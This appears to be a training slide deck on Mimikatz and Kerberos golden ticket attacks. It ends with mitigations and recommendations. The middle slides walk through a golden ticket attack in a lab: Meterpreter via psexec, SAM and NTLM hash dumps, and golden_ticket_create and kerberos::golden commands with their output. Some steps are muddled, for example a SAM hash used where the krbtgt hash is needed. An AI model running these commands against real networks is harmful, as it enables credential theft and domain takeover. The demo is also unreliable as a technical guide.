



```
mimikatz 2.1.1 x64 (oe.eo)

.#####.  minikatz 2.1.1 (x64) built on Mar 25 2018 21:01:13
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## \ / ##  **** Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
## \ / ##  > http://blog.gentilkiwi.com/minikatz
'## v ##'   Vincent LE TOUX < vincent.letoux@gmail.com >
'#####'   > http://pingcastle.com / http://mysmartlogon.com ***

minikatz # !+
[+] 'minidru' service not present
[+] 'minidru' service successfully registered
[+] 'minidru' service ACL to everyone
[+] 'minidru' service started

minikatz # !hsod

MIMIKATZ
```

# Understanding Security With Mimikatz and Kerberos Tickets

Irene Adesina, Gertrude Asante, Anthony Davy, Natasha Moore, Matthew J. Walker  
Waffle Cone Security Group - WCSG


# Table of Contents

- Goals
- Origin of Mimikatz
- Mimikatz Background
- Mimikatz Features
- What is Kerberos?
- A Step by Step Look Into Kerberos
- Golden Ticket Refresher
- Golden Ticket Demonstration
- Mimikatz and Kerberos Attack Mitigations
- Recommendations
- Presentation Summary



## Explanation Why WCSG Selected This Topic (Mimikatz and Kerberos Tickets)

- Create awareness of how Mimikatz is used from source code to all downloads.
- Mimikatz can be utilized in various ways, such as:
  - Plain text passwords from memory which allows you to dump passwords from memory using model Sekurlsa.
  - You must run the command `mimikatz # privilege::debug`
  - You must have system permission
  - You must run on 32 or 64 bits
  - Demonstrates how to exploit a single vulnerability in the Windows authentication system used to get information
- Create awareness of Kerberos authenticating entities that request network access to resources. Specifically, when using SSO support in an large network
  - Passwords are not exposed to hackers
  - Easier to effectively secure a small set of limited access machines
  - Difficult for a hacker to guess passwords
  - Passwords are only typed on a local workstation
    - No traveling across external network
    - Never travels or is transmitted to a remote server



## Mimikatz Commands

When the command is run, the screen below illustrates the commands for cybersecurity professionals terminal. This screen is for demonstration purposes only.

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker /domain:LAB.ADSECURITY.ORG /id:2601 /sid:S-1-5-21-13872482-2957264255-828990924 /target:admsapp01.lab.adsecurity.org /rc4:d4423c76e3f68ee4c551a9a22dcace55 /service:cifs /pt
User      : LukeSkywalker
Domain    : LAB.ADSECURITY.ORG
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: d4423c76e3f68ee4c551a9a22dcace55 - rc4_hmac_nt
Service   : cifs
Target    : admsapp01.lab.adsecurity.org
Lifetime  : 3/25/2015 6:39:43 PM ; 3/22/2025 6:39:43 PM ; 3/22/2025 6:39:43 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted for current session

mimikatz(commandline) # exit
Run!
PS C:\temp\mimikatz> net use \\admsapp01.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\mimikatz> whoami
adseclab\joeuser
```



# Understanding Security with Mimikatz and Kerberos Tickets

## Presentation Goals

- Provide a brief history of Mimikatz
- Educate on the various Mimikatz features and attack modules
- Showcase the Kerberos Ticket granting ticket process
- Define Kerberos and it's ticket granting process
- Demonstrate the Golden Ticket Exploit using Mimikatz
- Provide a list of Mimikatz vulnerability mitigations
- Detail recommendations for defending against Mimikatz attacks



# Origin of Mimikatz

- Developed by Delpy Benjamin in 2007.
- Mimikatz was originally created as a proof of concept to show Microsoft it had some vulnerabilities in their authentication protocols.
- Delpy's creation has gone on to become one of the most widely used threat actor tools of the last 20 years.



# Mimikatz Background

With mimikatz, it is much easier to see all the flaws in Microsoft authentication protocols. The vulnerability allows the attacker to gain access to the internal storage on a Windows system that has a user's account password.



# Continue Mimikatz Background

Mimikatz is an open-source application that gives access to users, to view and save authentication credentials with Kerberos tickets. Both penetration testers and hackers could use this as a means to collect credentials on Windows operating systems.

Mimikatz is also a tool which is commonly used by hackers and cyber security professionals to gain access to passwords, credentials and sensitive information.





# Features of Mimikatz

Mimikatz has different modules that allow hackers to perform variety of tasks on the target endpoint. There are some credential gathering techniques that Mimikatz can demonstrate such as:

1. **Kerberos Golden Tickets:** A golden ticket gives you non-expiring domain admin credentials to any computer on the network. This is a specific ticket that is used for a hidden account called KRBTGT. This account encrypts all of the other tickets.
2. **Kerberos Silver Tickets:** This is another pass-the-ticket that uses the features in Windows to make it much easier for services to be used on the network. In this case, users are granted a TGS - Ticket-granting server that allows a user the right to service accounts on the Network.
3. **Pass-the-Hash:** Attackers uses the hash string to log onto a computer without having to crack password.
4. **Pass-the-Ticket:** This is similar to pass-the-hash ticket the only difference is that users sends a kerberos ticket to another computer and log in with that user's ticket.
5. **Pass-the Key:** Here a user is impersonated because the attacker can reuse the key to impersonate a user. This unique key gives access to a domain controller.

# What is Kerberos?

Kerberos is a computer network security protocol which authenticates requests between two or more trusted hosts on an untrusted network, like the internet.

Kerberos works on the basis of tickets to allow communication on a non secure network. The tickets act as a means to prove your identity.



# A Look Into Kerberos Step By Step!


1. Login (the user logs in)
2. Client Requests for TGS (Ticket Granting Server)
3. Server verifies the user name
4. Ticket Granting Ticket is Returned to the client
5. The client gets the TGS session key
6. Client requests the service Access from server
7. The server verifies the service
8. The server obtains the TGS session Key
9. Server generates the Service Session key
10. Client obtains service session key
11. Client contacts the Service
12. Service is decrypted
13. Service verifies the request
14. The client is given right of service
15. The service is verified by client
16. Communication is done freely by client and service




# Concept of Kerberos Ticket Granting Process

The below diagram shows the concept of Kerberos ticket granting process:

1. Ticket Granting Ticket (TGT): Request for ticket granting ticket
2. TGT returned by authentication service
3. Request for application ticket (authenticated with TGT)
4. Application ticket returned by ticket granting service
5. Request for service (authenticated with application tickets)



# Continue Concept of Kerberos Ticket Granting Process





# Mimikatz Golden Ticket Refresher

A Golden Ticket gives an attacker non-expiring or long term domain admin credentials to any computer on the network.

Golden Tickets require the KRBTGT\* account NTLM\*\* Password hash.

The Golden Ticket (TGT) can be used on any machine, even one not joined on the domain. Very Powerful Tool!

\*KRBTGT: Kerberos and Ticket Granting Ticket

\*\*NTLM: NT LAN Manager



# Continue Mimikatz Golden Ticket Refresher


The Mimikatz Kerberos command combination will enable an attacker to modify Kerberos tickets and directly interact with official Microsoft Kerberos API. This command will ultimately create Golden Tickets.

Next, we will simulate a Golden Ticket Attack using Kali Linux in our Windows VM.



# Mimikatz Golden Ticket Demo

Below is a shot of what information is needed to obtain your Golden Ticket. You will have to be at the admin or system level at the minimum when using Mimikatz to execute this attack.



```
*Untitled - Notepad

File Edit View

GOLDEN TICKET RECIPE
$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$

DOMAIN-
DOMAIN SID-
KRBtgt-
```



# Continuen Mimikatz Golden Ticket Demo

1. Obtain your Domain Name with the command “getuid”. Also, you can use the command “whoami /user”. We are using a Meterpreter shell via (exploit/windows/smb/psexec), load “kiwi”(Mimikatz) as user “tstark” in Kali Linux.

```
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```



# Continue Mimikatz Golden Ticket Demo

2. Obtain your Domain SID with the command “lsa\_dump\_sam” using Mimikatz. Also, you can use the command “whoami /user”.

```
meterpreter >  
meterpreter > lsa_dump_sam  
[+] Running as SYSTEM  
[*] Dumping SAM  
Domain : WINDOWS10  
SysKey : 1197da08e9ae7a1a84a39e929702036c  
Local SID : S-1-5-21-2395882817-3035617120-3953015024
```





# Continue Mimikatz Golden Ticket Demo

3. Obtain your Hash NTLM using the command “lsadump\_sam” using Mimikatz. Also, you can use the command “lsadump::dcsync /domain:(name) /user:krbtgt”

```
User : Administrator
Hash NTLM: 63d33b919a6700bd0e59687549bbf398
lm - 0: b02e83190733d488c57a5b2d89356bfa
ntlm- 0: 63d33b919a6700bd0e59687549bbf398
```



# Continue Mimikatz Golden Ticket Demo

4. Use the `golden_ticket_create` tool in Mimikatz formatting your commands with the options shown below.

```
meterpreter > golden_ticket_create
Usage: golden_ticket_create [options]

Create a golden kerberos ticket that expires in 10 years time.

OPTIONS:

  -d <opt> FQDN of the target domain (required)
  -e <opt> End in ... Duration in hours (ex: -e 10 for 10 hours), default 10 YEARS
  -g <opt> Comma-separated list of group identifiers to include (eg: 501,502)
  -h      Help banner
  -i <opt> ID of the user to associate the ticket with
  -k <opt> krbtgt domain user NTLM hash
  -s <opt> SID of the domain
  -t <opt> Local path of the file to store the ticket in (required)
  -u <opt> Name of the user to create the ticket for (required)
```



# Continue Golden Ticket Demo



5. Using the ingredients for your Golden Ticket Recipe, format the command as shown below:

```
meterpreter > golden_ticket_create -d NT AUTHORITY\SYSTEM -s S-1-5-21-2395882817-3035617120-3953015024 -k 63d33b919a6700bd0e59687549bbf398 -t C:\Users -u wafflecone
```

```
meterpreter > golden_ticket_create
Usage: golden_ticket_create [options]
```

Create a golden kerberos ticket that expires in 10 years time.

## OPTIONS:

I

- d <opt> FQDN of the target domain (required)
- e <opt> End in ... Duration in hours (ex: -e 10 for 10 hours), default 10 YEARS
- g <opt> Comma-separated list of group identifiers to include (eg: 501,502)
- h Help banner
- i <opt> ID of the user to associate the ticket with
- k <opt> krbtgt domain user NTLM hash
- s <opt> SID of the domain
- t <opt> Local path of the file to store the ticket in (required)
- u <opt> Name of the user to create the ticket for (required)

# Continue Golden Ticket Demo

6. Create a Golden Ticket which does not expire for 10 YEARS!!!!

```
meterpreter > golden_ticket_create -d NT AUTHORITY\SYSTEM -s S-1-5-21-2395882817-3035617120-3953015024 -k 63d33b919a6700bd0e59687549bbf398 -t C:\Users -u wafflecone  
[+] Golden Kerberos ticket written to C:\Users
```





# Continue Golden Ticket Demo

7. Now, I have execution privileges on all users accounts within the system including my own as “tstark”.

Listing: C:\Users

Mode	Size	Type	Last modified	Name
040777/rwxrwxrwx	8192	dir	2021-10-19 11:06:23 -0400	Administrator
040777/rwxrwxrwx	8192	dir	2022-01-18 13:15:02 -0500	Administrator.WINDOWS10
040777/rwxrwxrwx	0	dir	2019-12-07 04:25:05 -0500	All Users
040777/rwxrwxrwx	8192	dir	2021-10-19 11:08:34 -0400	BBanner
040777/rwxrwxrwx	8192	dir	2022-01-18 14:35:23 -0500	Bbanner.MEGACORPONE
040555/r-xr-xr-x	8192	dir	2021-05-10 08:16:44 -0400	Default
040777/rwxrwxrwx	0	dir	2019-12-07 04:25:05 -0500	Default User
040555/r-xr-xr-x	4096	dir	2020-11-19 02:35:43 -0500	Public
100666/rw-rw-rw-	174	fil	2019-12-07 04:12:11 -0500	desktop.ini
040777/rwxrwxrwx	8192	dir	2022-04-19 10:40:00 -0400	pparker
040777/rwxrwxrwx	8192	dir	2021-10-19 10:37:59 -0400	sysadmin
040777/rwxrwxrwx	8192	dir	2022-01-15 00:03:48 -0500	tstark
040777/rwxrwxrwx	8192	dir	2023-01-01 20:24:05 -0500	tstark.MEGACORPONE





# Golden Ticket Conclusion

The KRBTGT account is the most powerful service account in any Active Directory. This account issues the Kerberos tickets required to access IT systems and data. Obtaining the password hash for this account will give an attacker the ability to compromise every account in Active Directory. Also, giving the, unlimited and undetectable access to any system connected to the Active Directory network.



# Mitigation of Mimikatz Attacks

There are various ways to defend against Mimikatz and Kerberos attacks which are:

1. Disable password caching
2. Ensure the principle of least privilege
3. Remove debugging privileges
4. Increase the local security authority
5. Use the strongest encryption possible.
6. Group service accounts should be implemented rather than service accounts with static passwords
7. Encourage the use of service accounts which have 25+ character passwords
8. Kerberos should be supported by an Active Directory Domain or Forest Level

# Recommendations

WCSG recommendations aligns with industry best practices for minimizing initial compromise and are outlined as follows:

- **End User Training / Education:** provide training to help users identify suspicious activity such as: unknown links and emails. End users should be aware of organization's policies and procedures if they should receive such requests.
- **Filters:** filters at email gateway should be implemented to filter suspicious or spam emails.
- **External Emails:** should be identified with a banner at the top of the email to denote it is from an outside source.
- **Domain Message Authentication Reporting and Conformance (DMARC):** decrease the chance of receiving spoofed/modified emails. Implementation of this policy and verification should begin with Sender Policy Framework (SPF) and Domainkeys Identified Standard Mail standards (DKIM).

# Continue Recommendations

WCSG recommendations aligns with industry best practices for minimizing Mimikatz Attacks and are outlined as follows:

- **Restricted Admin Mode:** must be enabled to ensure Remote Desktop Protocol (RDP) sessions are not storing user credentials in memory of the host.
- **Debugger Privileges:** these privileges should only be granted to those who need access. Such as: programmers and system administrators.
- **WDigest Protocol:** this protocol should be disabled. This will ensure the plain text passwords are not stored in the LSASS - Local Security Authority Subsystem Services.
- **Asset Listing Technology Application:** this will ensure that only authorized software executes and all unauthorized software like Mimikatz is block from executing on all assets.
- **Security Group “Protect Users”:** this security group must be enabled to protect local admins. Also, this group protect NT LAN Managers passwords from password hashes leakage.
- **Admin Workstations:** restrict administrator accounts to specific workstations and servers.
- **Local Password Caching:** disable this feature to ensure hackers will not have easy access to password hashes. Admins should remember, by default Windows will cache the last 10 password hashes which is utilized for easy authentication.

# Continue Recommendations

WCSG recommendations aligns with industry best practices for minimizing Mimikatz Attacks and are outlined as follows:

- **Disable Plain Text Storage:** disable plain text storage of passwords. These are stored in the active directory. Reversible Encryption should be disabled in account policies in Windows.
- **Network Level Authentication:** should be enforced to ensure authentication is over the Transport Layer Security - TLS. This serves to prevent password sniffing.
- **Enable Windows Protection:** Windows systems that are older than Server 2012 R2 and Windows 8.1, LSA protection should be enabled . This ensures and enforces local security policies as well as validates local and remote sign-ins for users.
- **Administrative Password Complexity:** ensure local admin accounts passwords have complex and unique passwords.
- **Domain Administrative Accounts:** limit domain administrative account permissions to DCs and limited servers.
- **Administrator of Multiple Systems:** as a best practice standard, a user should not be allowed to be a local administrator for multiple systems.



# Summary of Security with Mimikatz and Kerberos Tickets

In summary, Kerberos can allow attackers to perform post exploitation tasks such as: extract login ID, extract passwords, authenticate tokens to elevate privileges to gain access to sensitive data from systems, and breaching an organization's network.

As Cybersecurity Professionals, WCSG identified vulnerabilities of Kerberos & Mimikatz. The applications implemented were scalable enough along with the built in support included in Microsoft Windows, Linux, Apple Mac OS, and other operating systems.

Therefore, we highly recommend educating the users on things to look for and report suspicious emails or any other attempt to exploit the system. Training should be in layman's term so these individuals fully understand and are able to recognize such attempts.

Ensuring Cybersecurity, IT Security, System Administrator Professionals are properly trained on current best practices. These individuals should seek CEU courses or these can be provided by the organization as team building training to strengthen the team's skills.

The Chief Information Security Officer - CISO role is to ensure policies and procedures are created and outlined for review by the security governance board. Their role is to manage the cybersecurity or IT Security team to ensure they are focusing on business processes and procedures that are updated annually in the event an incident occurs.

As we know and have discussed, risks exist but we can reduce the impact that these risks have on an organization's operations. Overall, it is critically important that all in the organization is educated and aware of next steps, process and procedures to effectively mitigate risks in a timely manner.

## **Continue Summary of Security with Mimikatz and Kerberos Tickets**

Attackers may gain unlimited access to any endpoint on a network or service. It is imperative for an organization to implement comprehensive Active Directory protection solutions to deter attackers from forging tickets and taking over domain dominance.

To keep up with the fast-paced technological changes, there is a need to adapt to digital identity. Identity-based security must be the core of any organization's cybersecurity strategy as threat actors continue to exploit attack methods like the Golden Ticket Attack.

# References: Security with Mimikatz and Kerberos Tickets

[https://www.simplilearn.com/what-is-kerberos-article#what\\_is\\_kerberos\\_how\\_does\\_kerberos\\_work](https://www.simplilearn.com/what-is-kerberos-article#what_is_kerberos_how_does_kerberos_work)

<https://www.varonis.com/blog/what-is-mimikatz>

<https://blog.netwrix.com/2022/08/31/complete-domain-compromise-with-golden-tickets/>

<https://www.youtube.com/watch?v=v0xKYSkyl6Q>

[Mimikatz – Active Directory Security \(adsecurity.org\)](https://adsecurity.org/)

[Using Kerberos authentication with Apache JMeter – Robin Güldenpfennig \(robin-gueldenpfennig.de\)](https://robin-gueldenpfennig.de/)

[https://adsecurity.org/?page\\_id=1821](https://adsecurity.org/?page_id=1821)

*Thank  
you*